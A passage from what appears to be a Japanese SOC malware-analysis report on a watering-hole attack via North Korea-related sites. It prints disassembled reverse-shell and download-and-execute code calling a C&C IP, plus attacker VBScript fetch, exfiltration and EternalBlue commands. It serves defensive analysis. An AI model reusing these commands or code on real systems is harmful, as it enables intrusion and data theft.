Content-Length: 6583491
Cache-Control: no-cache

--sklnkkjdnlkfewqdcldwdjd
Content-Disposition: form/data; name="userfile";
filename="78-4F-43-57-24-46_20170728120115.bmp"
Content-Type: application/octet-stream

BM........6...
(.....................ZK..................g..g..g..g..g..g..g..g..g..g..g
..g..h..h..h..h..h..i..j..j..k .l".n$.n&.q).t..v2.y7.|
<..B..H..N..S..U..W..Y..X..T..P..L..H..B.}=.z8.x4.u0.t-.r).p'.o%.n$.m!.l .l
.m .l..m..n..n..o..p..p .q .r .s .t .v!.v!.w!.x!.z".{#.|#.}#.~$..$..$..%..
%..%..%..&..&..&..&..'..'..'..'..(..)..)..*..*..+..-..
```

図 20　3 回目の情報送信における HTTP リクエスト

3.2.4. その他

一次検体は最後に自身の痕跡を消すために「cmd.exe」を呼び出し、ping コマンドにて「1.1.1.1」へ ping を実行した後に、del コマンドを使って自身を削除します。

3.3. 二次検体（BOT）

二次検体は C&C サーバから指令を受け取り動作する BOT です。基本的に一次検体と同様の機能を持っています。マウスカーソルの動作チェック以外は一次検体と同じ環境チェックを行い、C&C サーバへの通信では、3.2.3 節で紹介した内容と同じ手法で通信を行います。

以下では一次検体では見られなかった永続化機能や C&C サーバからのコマンド受信について説明します。

3.3.1. 感染挙動

二次検体は図 21 で示すように CreateServiceA() 関数を利用して自身をサービスに追加し、永続化を図ります。図 22 のようにサービス名や表示名は java のアップデートマネージャを装います。

```
004059BB
004059BB loc_4059BB:             ; lpPassword
004059BB push    0
004059BD push    0               ; lpServiceStartName
004059BF push    0               ; lpDependencies
004059C1 push    0               ; lpdwTagId
004059C3 push    0               ; lpLoadOrderGroup
004059C5 lea     ecx, [ebp+Filename] ; C:¥Program Files¥Common Files¥Oracle¥jucheck.exe
004059CB push    ecx             ; lpBinaryPathName
004059CC push    0               ; dwErrorControl
004059CE push    2               ; dwStartType
004059D0 push    110h            ; dwServiceType
004059D5 push    0F01FFh         ; dwDesiredAccess
004059DA mov     ecx, offset unk_43DD98 ; Oracle Java Total Update Mananger Service
004059DF call    sub_40D060
004059E4 push    eax             ; lpDisplayName
004059E5 mov     ecx, offset unk_43DDC8 ; jtums
004059EA call    sub_40D060
004059EF push    eax             ; lpServiceName
004059F0 mov     edx, [ebp+hSCManager]
004059F6 push    edx             ; hSCManager
004059F7 call    ds:CreateServiceA
```

図 21　サービス登録



図 22　登録されたサービス

C&Cサーバへの通信については図23で示すように30分に1回の間隔になっており、3.2.3 節で紹介した内容と同じ手法で MAC アドレスや OS バージョン情報等を BASE64 にエンコードして送信しながら、C&C サーバからのコマンドを待ち受けます。



図 23　30 分間隔で C&C サーバへリクエスト送信

3.3.2. コマンド受信

二次検体は C&C サーバから 2 種類のコマンドを待ち受けます。それぞれのコマンドとその機能を表 4 に示します。

表 4　コマンド一覧

コマンド名	機能
C	ファイルのダウンロードと実行
S	C&C サーバへのコネクトバックシェルの起動

C コマンドでは、ファイルをダウンロードしてから図 24 に示すように CreateProcessAsUserA() 関数を利用してプロセス名「ocheck.exe」で起動します。起動時にはログオンユーザーのセッション ID に対応した「winlogon.exe」のプロセス ID やアクセストークンを取得し、複製したトークンを利用することで UAC を回避して system 権限でダウンロードしたファイルを実行します。

```
004069E5 call    file_download
004069EA mov     [ebp+var_290], eax
004069F0 lea     ecx, [ebp+var_B0]
004069F6 call    sub_409280
004069FB lea     edx, [ebp+ProcessInformation]
00406A01 push    edx             ; lpProcessInformation
00406A02 lea     eax, [ebp+StartupInfo]
00406A08 push    eax             ; lpStartupInfo
00406A09 push    0               ; lpCurrentDirectory
00406A0B mov     ecx, [ebp+lpEnvironment]
00406A11 push    ecx             ; lpEnvironment
00406A12 mov     edx, [ebp+dwCreationFlags]
00406A18 push    edx             ; dwCreationFlags
00406A19 push    0               ; bInheritHandles
00406A1B push    0               ; lpThreadAttributes
00406A1D push    0               ; lpProcessAttributes
00406A1F push    0               ; lpCommandLine
00406A21 lea     ecx, [ebp+var_28] ; ocheck.exe
00406A24 call    sub_40D060
00406A29 push    eax             ; lpApplicationName
00406A2A mov     eax, [ebp+hToken]
00406A30 push    eax             ; hToken
00406A31 call    ds:CreateProcessAsUserA
00406A37 mov     ecx, [ebp+ProcessHandle]
00406A3D push    ecx             ; hObject
00406A3E call    ds:CloseHandle
```

図 24　ダウンロードファイルの実行

S コマンドでは、図 25 で示すように WSASocket() 関数でソケットを作成し、WSAConnect() 関数を利用して C&C サーバ「52.78.95[.]103」の指定されたポートに接続します。その後、標準エラーハンドル、標準出力ハンドル、標準入力ハンドルにソケットを指定し、CreateProcessA() 関数で「cmd.exe」を実行することで、コネクトバックシェルを起動しています。これにより、攻撃者はリモートから感染端末に対して任意のコマンドを実行できるようになります。

```
004063CC call    ds:WSASocketA
004063D2 mov     [ebp+s], eax
004063D8 mov     eax, 2
004063DD mov     [ebp+name.sa_family], ax
004063E1 movzx   ecx, word ptr [ebp+var_20C] ; port: 443
004063E8 push    ecx             ; hostshort
004063E9 call    ds:htons
004063EF mov     word ptr [ebp+name.sa_data], ax
004063F3 lea     ecx, [ebp+var_50]
004063F6 call    sub_40D060
004063FB push    eax             ; 52.78.95.103
004063FC call    ds:inet_addr
00406402 mov     dword ptr [ebp+name.sa_data+2], eax
00406405 push    0               ; lpGQOS
00406407 push    0               ; lpSQOS
00406409 push    0               ; lpCalleeData
0040640B push    0               ; lpCallerData
0040640D push    10h             ; namelen
0040640F lea     edx, [ebp+name]
00406412 push    edx             ; name
00406413 mov     eax, [ebp+s]
00406419 push    eax             ; s
0040641A call    ds:WSAConnect
00406420 push    44h
00406422 push    0
00406424 lea     ecx, [ebp+StartupInfo]
0040642A push    ecx
0040642B call    sub_414FF0
00406430 add     esp, 0Ch
00406433 mov     [ebp+StartupInfo.cb], 44h
0040643D mov     [ebp+StartupInfo.dwFlags], 100h
00406447 mov     edx, [ebp+s]
0040644D mov     [ebp+StartupInfo.hStdError], edx
00406453 mov     eax, [ebp+StartupInfo.hStdError]
00406459 mov     [ebp+StartupInfo.hStdOutput], eax
0040645F mov     ecx, [ebp+StartupInfo.hStdOutput]
00406465 mov     [ebp+StartupInfo.hStdInput], ecx
0040646B lea     edx, [ebp+ProcessInformation]
00406471 push    edx             ; lpProcessInformation
00406472 lea     eax, [ebp+StartupInfo]
00406478 push    eax             ; lpStartupInfo
00406479 push    0               ; lpCurrentDirectory
0040647B push    0               ; lpEnvironment
0040647D push    0               ; dwCreationFlags
0040647F push    1               ; bInheritHandles
00406481 push    0               ; lpThreadAttributes
00406483 push    0               ; lpProcessAttributes
00406485 mov     ecx, [ebp+lpCommandLine] ; cmd.exe
0040648B push    ecx             ; lpCommandLine
0040648C push    0               ; lpApplicationName
0040648E call    ds:CreateProcessA
```

図 25　コネクトバックシェルの起動

3.4. 三次検体（追加モジュール）

三次検体は、二次検体が C&C サーバからダウンロードしたモジュールです。SOC では 2 種類の三次検体を確認しており、それぞれ画面キャプチャの取得と C&C サーバへのコネクトバックを行う検体でした。本節では、各検体について挙動を説明します。

3.4.1. 画面キャプチャ

三次検体の 1 つめは、一次検体で実装されていた画面キャプチャ機能と同様の機能を有しています。以降では、画面キャプチャ取得の手順を解説していきます。

まず、図 26 に示す通り、本検体は GetWindowRect() 関数で感染端末のディスプレイの解像度を取得しています。

```
004038AB call    ds:GetDC
004038B1 mov     [ebp+hdc], eax
004038B7 lea     eax, [ebp+Rect]
004038BA push    eax             ; lpRect
004038BB mov     ecx, [ebp+hWnd]
004038C1 push    ecx             ; hWnd
004038C2 call    ds:GetWindowRect
004038C8 mov     edx, [ebp+Rect.right]
004038CB sub     edx, [ebp+Rect.left]
004038CE mov     [ebp+Width], edx
004038D4 mov     eax, [ebp+Rect.bottom]
004038D7 sub     eax, [ebp+Rect.top]
004038DA mov     [ebp+Height], eax
```

図 26　ディスプレイの解像度の取得

その後、図 27 に示すように画面全体を表すディスプレイデバイスコンテキストから、解像度分の色データを BitBlt() 関数で取得しています。

```
00403A9F push    40CC0020h       ; rop
00403AA4 push    0               ; YSrc
00403AA6 push    0               ; XSrc
00403AA8 mov     ecx, [ebp+hdc]
00403AAE push    ecx             ; hdcSrc
00403AAF mov     edx, [ebp+Height]
00403AB5 push    edx             ; Height
00403AB6 mov     eax, [ebp+Width]
00403ABC push    eax             ; Width
00403ABD push    0               ; YDest
00403ABF push    0               ; XDest
00403AC1 mov     ecx, [ebp+hdcDest]
00403AC7 push    ecx             ; hdcDest
00403AC8 call    ds:BitBlt
```

図 27　画面キャプチャの取得

そして、図 28 のデコンパイル結果に示す通り、BitBlt() 関数で取得した色データを GetDIBits() 関数によってビットマップデータとしてバッファ「lpvBits」に格納しています。その後、InternetWirteFile() 関数を呼び出して、ビットマップデータにファイルヘッダを付加したバッファ「lpBuffer」（bmp ファイル）を C&C サーバに送信しています。

```
v17 = GlobalAlloc(0x40u, dwBytes);
lpBuffer = v17;                         // Buffer for Bitmap File
v40 = v17;
lpbmi = (LPBITMAPINFO)((char *)v17 + 14);
*(_WORD *)v17 = 0x4D42;                 // Magic Number
*(_DWORD *)((char *)v40 + 2) = 14;
*(_DWORD *)((char *)v40 + 10) = 54;     // Offset of Bitmap Data
lpbmi->bmiHeader.biSize = 40;
lpbmi->bmiHeader.biPlanes = 1;
lpbmi->bmiHeader.biBitCount = 24;
lpbmi->bmiHeader.biCompression = 0;
lpbmi->bmiHeader.biHeight = Height;
lpbmi->bmiHeader.biWidth = Width;
lpvBits = (char *)lpBuffer + 54;        // Buffer for Bitmap Data
hdc_compatible = CreateCompatibleDC(hdc);
h = CreateCompatibleBitmap(hdc, Width, Height);
SelectObject(hdc_compatible, h);
BitBlt(hdc_compatible, 0, 0, Width, Height, hdc, 0, 0, 0x40CC0020u);
GetDIBits(hdc_compatible, (HBITMAP)h, 0, Height, lpvBits, lpbmi, 0);
InternetWriteFile(*((HINTERNET *)v47 + 20), lpBuffer, dwBytes, &dwNumberOfBytesWritten);
```

図 28　画面キャプチャの送信(デコンパイル結果)

以上が主要な挙動であることから、本検体は、感染端末の画面キャプチャを取得し、C&C サーバに送信するためのモジュールだと考えられます。

3.4.2. コネクトバックシェル

三次検体の 2 つめは、二次検体で実装されていた S コマンドの機能（C&C サーバへのコネクトバックシェルの起動）と同様の機能を有しています。ただし、本検体では接続時に利用するポート番号が二次検体と異なりハードコードされています。以降では、コネクトバックシェル起動の手順を解説していきます。

まず、図 29 に示す通り、WSASocketA() 関数の呼び出しによってソケットを作成し、WSAConnect 関数の呼び出しによって C&C サーバ「52.78.95[.]103:443」に対するソケット接続を実施しています。

```
0040103B call    ds:WSASocketA
00401041 mov     [ebp+s], eax
00401047 mov     ecx, 2
0040104C mov     [ebp+name.sa_family], cx
00401050 movzx   edx, word ptr [ebp+var_1AC] ; port: 443
00401057 push    edx             ; hostshort
00401058 call    ds:htons
0040105E mov     word ptr [ebp+name.sa_data], ax
00401062 push    offset cp       ; "52.78.95.103"
00401067 call    ds:inet_addr
0040106D mov     dword ptr [ebp+name.sa_data+2], eax
00401070 push    0               ; lpGQOS
00401072 push    0               ; lpSQOS
00401074 push    0               ; lpCalleeData
00401076 push    0               ; lpCallerData
00401078 push    10h             ; namelen
0040107A lea     eax, [ebp+name]
0040107D push    eax             ; name
0040107E mov     ecx, [ebp+s]
00401084 push    ecx             ; s
00401085 call    ds:WSAConnect
```

図 29　C&C サーバへの接続

その後、図 30 に示す通り、感染端末の標準エラー出力、標準出力、標準入力をそれぞれ C&C サーバと接続させたソケットに切り換えた状態で「cmd.exe」プロセスを起動しています。以上の手順により、C&C サーバへのコネクトバックシェルが起動され、攻撃者はリモートで任意のコマンドが実行可能となります。

```
0040109E mov     [ebp+StartupInfo.cb], 44h
004010A8 mov     [ebp+StartupInfo.dwFlags], 100h
004010B2 mov     eax, [ebp+s]
004010B8 mov     [ebp+StartupInfo.hStdError], eax
004010BE mov     ecx, [ebp+StartupInfo.hStdError]
004010C4 mov     [ebp+StartupInfo.hStdOutput], ecx
004010CA mov     edx, [ebp+StartupInfo.hStdOutput]
004010D0 mov     [ebp+StartupInfo.hStdInput], edx
004010D6 lea     eax, [ebp+ProcessInformation]
004010DC push    eax             ; lpProcessInformation
004010DD lea     ecx, [ebp+StartupInfo]
004010E3 push    ecx             ; lpStartupInfo
004010E4 push    0               ; lpCurrentDirectory
004010E6 push    0               ; lpEnvironment
004010E8 push    0               ; dwCreationFlags
004010EA push    1               ; bInheritHandles
004010EC push    0               ; lpThreadAttributes
004010EE push    0               ; lpProcessAttributes
004010F0 push    offset CommandLine ; "cmd.exe"
004010F5 push    0               ; lpApplicationName
004010F7 call    ds:CreateProcessA
```

図 30　コネクトバックシェル

以上が主要な挙動であることから、本検体は、C&C サーバへのコネクトバックシェルを起動するためのモジュールであると考えられます。

三次検体では主に単一の機能しか実行されないものの、バイナリには一次検体または二次検体で使用されたコード片が残っていました。このことから、攻撃者は特定の機能を実行させるために、一次検体または二次検体のソースコードを切り貼りして三次検体を作成したことが伺えます。また、二次検体と比べて雑なつくりであることから、三次検体は事前に計画されて作成したものではなく、攻撃者が状況に合せて作成しているものだと考えられます。

4. 攻撃者による侵害時の行動分析

攻撃者は、三次検体（コネクトバックシェル）を使用することで、コマンドプロンプトの標準入出力と標準エラー出力を C&C サーバにリダイレクトし、コネクトバックシェルを起動させて感染端末に対するさらなる調査・攻撃を行います。SOC では、攻撃者の手口を解明するため、独自の観測基盤を用いてこの過程を観測しました。観測中に攻撃者が行った操作は、大きく分けて以下の 3 つです。

- 環境調査
- 情報窃取
- 感染拡大

本章では、各操作について実際に入力されたコマンドを紹介しながら説明します。

4.1. 環境調査

環境調査は、感染端末の用途の確認や感染拡大の足がかりとなる情報の収集を目的として行われます。今回の観測では、Windows 標準のコマンドに加え、外部から取得したツールの実行による調査を確認しています。

Windows 標準のコマンドを用いた調査

実際に入力されたコマンドの一例を表 5 に示します。tasklist コマンドや net start コマンドで感染端末上のプロセスを調査するだけでなく、net view コマンドや ipconfig コマンドで感染端末が属するネットワーク環境を調査しています。

表 5　攻撃者が入力したコマンドの一例

コマンド	機能
tasklist	プロセス一覧を表示
net start	サービス一覧を表示
net view	同一グループに属している端末の一覧を表示
ipconfig	NIC に設定されている IP アドレス等を表示
dir	ディレクトリのファイル一覧を表示
type	ファイルの中身の表示

攻撃者が確認したフォルダの一例を表 6 に示します。攻撃者は dir コマンドや type コマンドを用いてこれらのフォルダに設置されたファイルの有無や中身の確認をしていました。フォルダに設置されているファイルの特性から、ユーザーの活動の痕跡を確認していると考えられます。

表 6　攻撃者が確認したフォルダの一例

フォルダ	役割
¥$Recycle.Bin	削除データの保持
%USERPROFILE%¥AppData¥Roaming¥Microsoft¥Windows¥Recent	最近使用した項目の一覧を保持
%USERPROFILE% ¥AppData¥Local¥Temp	一時ファイルを保持

なお、攻撃者は「ttasklist」や「ipocnfig」と入力するなど何度かタイピングミスをしていました。また、Windows 環境よりも Linux 環境に慣れているのか、rm コマンドなど Linux 環境用のコマンドを入力する様子も観測しています。これらのことから、攻撃者は遠隔操作を手動で実施していると考えられます。

外部から取得したツールを用いた情報収集

外部から取得したツールとしては、「NETRESEC RawCap version 0.1.5.0」という通信キャプチャツールの利用を確認しています。利用時のコマンドログを図 31 と図 32 に示します。

ツールは C&C サーバ（http://52.78.95[.]103/98e0f9b8979cd21347468a29e6386ca7/RawCap.exe）上に設置されています。攻撃者は、図 31 のように VB スクリプトを実行してツールをダウンロードした後、図 32 のように試行錯誤しながらツールを実行して通信をキャプチャしていました。

```
C:¥Users¥yzw¥AppData¥Local¥Temp>echo dim http_obj:dim stream_obj:set
http_obj = CreateObject("MSXML2.ServerXMLHTTP.6.0"):set stream_obj =
CreateObject("ADODB.Stream"):set shell_obj = CreateObject("WScript.Sh
ell"):URL = "http://52.78.95[.]103/98e0f9b8979cd21347468a29e6386ca7/R
awCap.exe":FILENAME = "cap.exe":http_obj.open "GET", URL, False:http_
obj.send:stream_obj.type = 1:stream_obj.open:stream_obj.write http_ob
j.responseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && start
 cscript /b zxcas.vbs

C:¥Users¥yzw¥AppData¥Local¥Temp>del zxcas.vbs
```

図 31　RawCap の取得

```
C:¥Users¥yzw¥AppData¥Local¥Temp>cap.exe -s 10 0 app.log
Unhandled Exception: System.Net.Sockets.SocketException: The requeste
d address is not valid in its context
   at System.Net.Sockets.Socket.DoBind(EndPoint endPointSnapshot, Soc
ketAddress socketAddress)
   at System.Net.Sockets.Socket.Bind(EndPoint localEP)
   at ...ctor(IPAddress ., Int32 .)
   at ...(IPAddress ., String ., Boolean ., Int32 ., Int32 .)
   at ...(String[] .)

C:¥Users¥yzw¥AppData¥Local¥Temp>cap.exe -h
NETRESEC RawCap version 0.1.5.0
http://www.netresec.com

Usage: RawCap.exe [OPTIONS] <interface_nr> <target_pcap_file>

OPTIONS:
 -f            Flush data to file after each packet (no buffer)
 -c <count>     Stop sniffing after receiving <count> packets
 -s <sec>       Stop sniffing after <sec> seconds

INTERFACES:
 0.     IP        : 169.254.51.142
        NIC Name  : Bluetooth Network Connection 2
        NIC Type  : Ethernet

 1.     IP        : 192.168.10.2
        NIC Name  : Local Area Connection
        NIC Type  : Ethernet

 2.     IP        : 127.0.0.1
        NIC Name  : Loopback Pseudo-Interface 1
        NIC Type  : Loopback

Example: RawCap.exe 0 dumpfile.pcap

C:¥Users¥yzw¥AppData¥Local¥Temp>cap.exe -s 60 1 app.log
Sniffing IP : 192.168.10.2
File        : app.log
Packets     : 0
Packets     : 3
Packets     : 4
Packets     : 5
Packets     : 6
```

図 32　RawCap の実行

4.2. 情報窃取

攻撃者は、環境調査の一環や機密文書の取得に際し、感染端末に保存されたファイルを圧縮してファイル共有サービスなどにアップロードするなど様々な手法を用いて情報窃取を行います。今回の観測では、感染端末に保存されていた文書ファイルを C&C サーバに送信するまでの手口を確認しています。

```
C:¥Users¥yzw¥Documents>echo dim http_obj:dim stream_obj:set http_obj
 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateO
bject("ADODB.Stream"):set shell_obj = CreateObject("WScript.Shell"):
URL = "http://52.78.95[.]103/98e0f9b8979cd21347468a29e6386ca7/7z.exe
":FILENAME = "7z.exe":http_obj.open "GET", URL, False:http_obj.send:
stream_obj.type = 1:stream_obj.open:stream_obj.write http_obj.respon
seBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && start cscript
 /b zxcas.vbs

C:¥Users¥yzw¥Documents>del zxcas.vbs

C:¥Users¥yzw¥Documents>echo dim http_obj:dim stream_obj:set http_obj
 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateO
bject("ADODB.Stream"):set shell_obj = CreateObject("WScript.Shell"):
URL = "http://52.78.95[.]103/98e0f9b8979cd21347468a29e6386ca7/7z.dll
":FILENAME = "7z.dll":http_obj.open "GET", URL, False:http_obj.send:
stream_obj.type = 1:stream_obj.open:stream_obj.write http_obj.respon
seBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && start cscript
 /b zxcas.vbs

C:¥Users¥yzw¥Documents>del zxcas.vbs

C:¥Users¥yzw¥Documents>echo dim http_obj:dim stream_obj:set http_obj
 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateO
bject("ADODB.Stream"):set shell_obj = CreateObject("WScript.Shell"):
URL = "http://52.78.95[.]103/98e0f9b8979cd21347468a29e6386ca7/upload
er.exe":FILENAME = "a.exe":http_obj.open "GET", URL, False:http_obj.
send:stream_obj.type = 1:stream_obj.open:stream_obj.write http_obj.r
esponseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && start cs
cript /b zxcas.vbs

C:¥Users¥yzw¥Documents>del zxcas.vbs
```

図 33　情報窃取用ツールのダウンロード

外部に情報を送信するにあたり、必要となるツールは、図 33 のように C&C サーバからダウンロードしていました。ここでダウンロードされたツール uploader.exe（保存時のファイルは a.exe）は攻撃者が作成した独自のツールであり、引数に指定されたファイルを C&C サーバに送信します。7z.exe や 7z.dll はファイル名のとおりファイル圧縮ツール 7zip の実行ファイルです。

7z.exe を用いてファイルを 1 つずつ圧縮した後、図 34 のように圧縮したファイルを uploader.exe（a.exe）を用いて C&C サーバに送信していました。圧縮ファイルのファイル名にはユーザー名が含まれており、これはファイルを発見された場合に怪しまれないための工夫だと考えられます。

```
C:¥Users¥yzw¥Documents>7z.exe a yzw.7z -mhe -t7z -p Book1.xlsx

7-Zip [32] 16.04 : Copyright (c) 1999-2016 Igor Pavlov : 2016-10-04

Scanning the drive:
1 file, 8892 bytes (9 KiB)

Creating archive: yzw.7z

Items to compress: 1


Enter password (will not be echoed):1qaz@wsx3edc


Files read from disk: 1
Archive size: 6008 bytes (6 KiB)
Everything is Ok

C:¥Users¥yzw¥Documents>a.exe yzw.7z
```

図 34　端末内ファイルの漏えい

また、図 35 のように使い終わったツールはすべて削除していました。攻撃の痕跡を発見されないよう慎重に作業していることが伺えます。

```
C:¥Users¥yzw¥Documents>del a.exe

C:¥Users¥yzw¥Documents>del yzw.7z

C:¥Users¥yzw¥Documents>del 7z.exe

C:¥Users¥yzw¥Documents>del 7z.dll
```

図 35　情報窃取用ツールの削除

4.3. 感染拡大

攻撃者は感染端末が属するネットワークのより深部まで侵入をするために感染拡大を試みます。今回の観測では、EternalBlue を悪用して感染の拡大を試みることを確認しています。

攻撃を行うにあたり、最初にネットワーク内に属する端末の探索を行います。今回の攻撃者は、図 36 のように ping コマンドを用いて近隣 IP アドレスへの疎通を確認し、攻撃の対象となる IP アドレスを絞り込んでいました。

```
C:¥Users¥yzw¥AppData¥Local¥Temp>ping 192.168.10.3 -n 3

Pinging 192.168.10.3 with 32 bytes of data:
Reply from 192.168.10.3: bytes=32 time=1ms TTL=128
Reply from 192.168.10.3: bytes=32 time<1ms TTL=128
Reply from 192.168.10.3: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.10.3:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:¥Users¥yzw¥AppData¥Local¥Temp>ping 192.168.10.4 -n 3

Pinging 192.168.10.4 with 32 bytes of data:
Reply from 192.168.10.2: Destination host unreachable.
Reply from 192.168.10.2: Destination host unreachable.
Reply from 192.168.10.2: Destination host unreachable.

Ping statistics for 192.168.10.4:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
```

図 36　端末の探索

攻撃の対象となるホストを見つけると、攻撃者は red というフォルダを作成し、図 37 のように当該フォルダ上に攻撃ツールのダウンロードを始めました。

```
C:¥Users¥yzw¥AppData¥Local¥Temp>mkdir red

C:¥Users¥yzw¥AppData¥Local¥Temp>cd red

C:¥Users¥yzw¥AppData¥Local¥Temp¥red>echo dim http_obj:dim stream_ob
j:set http_obj = CreateObject("MSXML2.ServerXMLHTTP.6.0"):set stream
_obj = CreateObject("ADODB.Stream"):set shell_obj = CreateObject("WS
cript.Shell"):URL = "http://52.78.95[.]103/98e0f9b8979cd21347468a29e
6386ca7/dist.7z":FILENAME = "dist.7z":http_obj.open "GET", URL, Fals
e:http_obj.send:stream_obj.type = 1:stream_obj.open:stream_obj.write
 http_obj.responseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs
&& start cscript /b zxcas.vbs

C:¥Users¥yzw¥AppData¥Local¥Temp¥red>del zxcas.vbs

C:¥Users¥yzw¥AppData¥Local¥Temp¥red>..¥7z.exe e dist.7z
```

図 37　攻撃ツールのダウンロード

ダウンロード後は攻撃ツールでさきほど発見した近隣端末（192.168.10[.]3）に対して攻撃を行うことを確認しています。実行時のログを図 38 に示します。コンソールに表示されるテキスト「MS17-010 Exploit - SMBv1 SrvOs2FeaToNt OOB」や「KPN Red team: <juan.sacco@kpn.com>」から、この攻撃ツール red.exe は KPN 社のセキュリティリサーチャーが公開している攻撃ツールであることが分かります。

```
C:¥Users¥yzw¥AppData¥Local¥Temp¥red>red.exe 192.168.10[.]3 52.78.95[.]1
03 443
[*] MS17-010 Exploit - SMBv1 SrvOs2FeaToNt OOB
[*] Exploit running.. Please wait
[*] Thanks NSA!
[*] Creditz: @EquationGroup @ShadowBrokers @progmboy @zerosum0x0 @juansa
cco
[*] KPN Red team: <juan.sacco@kpn.com>

C:¥Users¥yzw¥AppData¥Local¥Temp¥red>red.exe 192.168.10[.]3 52.78.95[.]1
03 1337
[*] MS17-010 Exploit - SMBv1 SrvOs2FeaToNt OOB
[*] Exploit running.. Please wait
Traceback (most recent call last):
  File "poc.py", line 85, in <module>
  File "poc.py", line 71, in main
socket.error: [Errno 10054] An existing connection was forcibly closed b
y the remote host
```

図 38　攻撃ツールを実行した際の表示

攻撃を観測したのは本ツールが公開されてから 2 日後でした。攻撃者もセキュリティリサーチャーの成果をいち早く取り入れており、ネットワーク内部に侵入した後の攻撃に利用していることから、インターネットに直接つながっていない端末であってもセキュリティパッチを速やかに適用する必要があることを示す事例だと考えています。

5. おわりに

NTT セキュリティのセキュリティオペレーションセンターでは、インシデント発生の防止、インシデント発生時の早期発見のためのリサーチ活動を行っており、本レポートでは、北朝鮮関連サイトを利用したドライブ・バイ・ダウンロード攻撃について調査を行いました。今回調査した朝鮮総連および朝鮮通信の Web サイトを起点とした攻撃では、マルウェア感染後の接続先は異なっていましたが、マルウェアの感染挙動の特徴は同じであったことから、同じ攻撃者によるものだと考えられます。また、複数の北朝鮮関連サイトを改ざんして攻撃の入口として利用していることから、本攻撃は北朝鮮の情報に関心のあるユーザーを狙った水飲み場型攻撃だと考えられます。調査により確認した攻撃の特徴は以下のとおりです。

- Internet Explorer の脆弱性（CVE-2016-0189）を悪用
- C&C サーバは日本・韓国リージョンの Amazon AWS 上に存在
- User-Agent、アクセス先ファイル名に MD5 ハッシュ値と思われる 32 バイトの文字列を利用
- 遠隔操作は手動
- 遠隔操作では EternalBlue（MS17-010）を悪用して感染を拡大

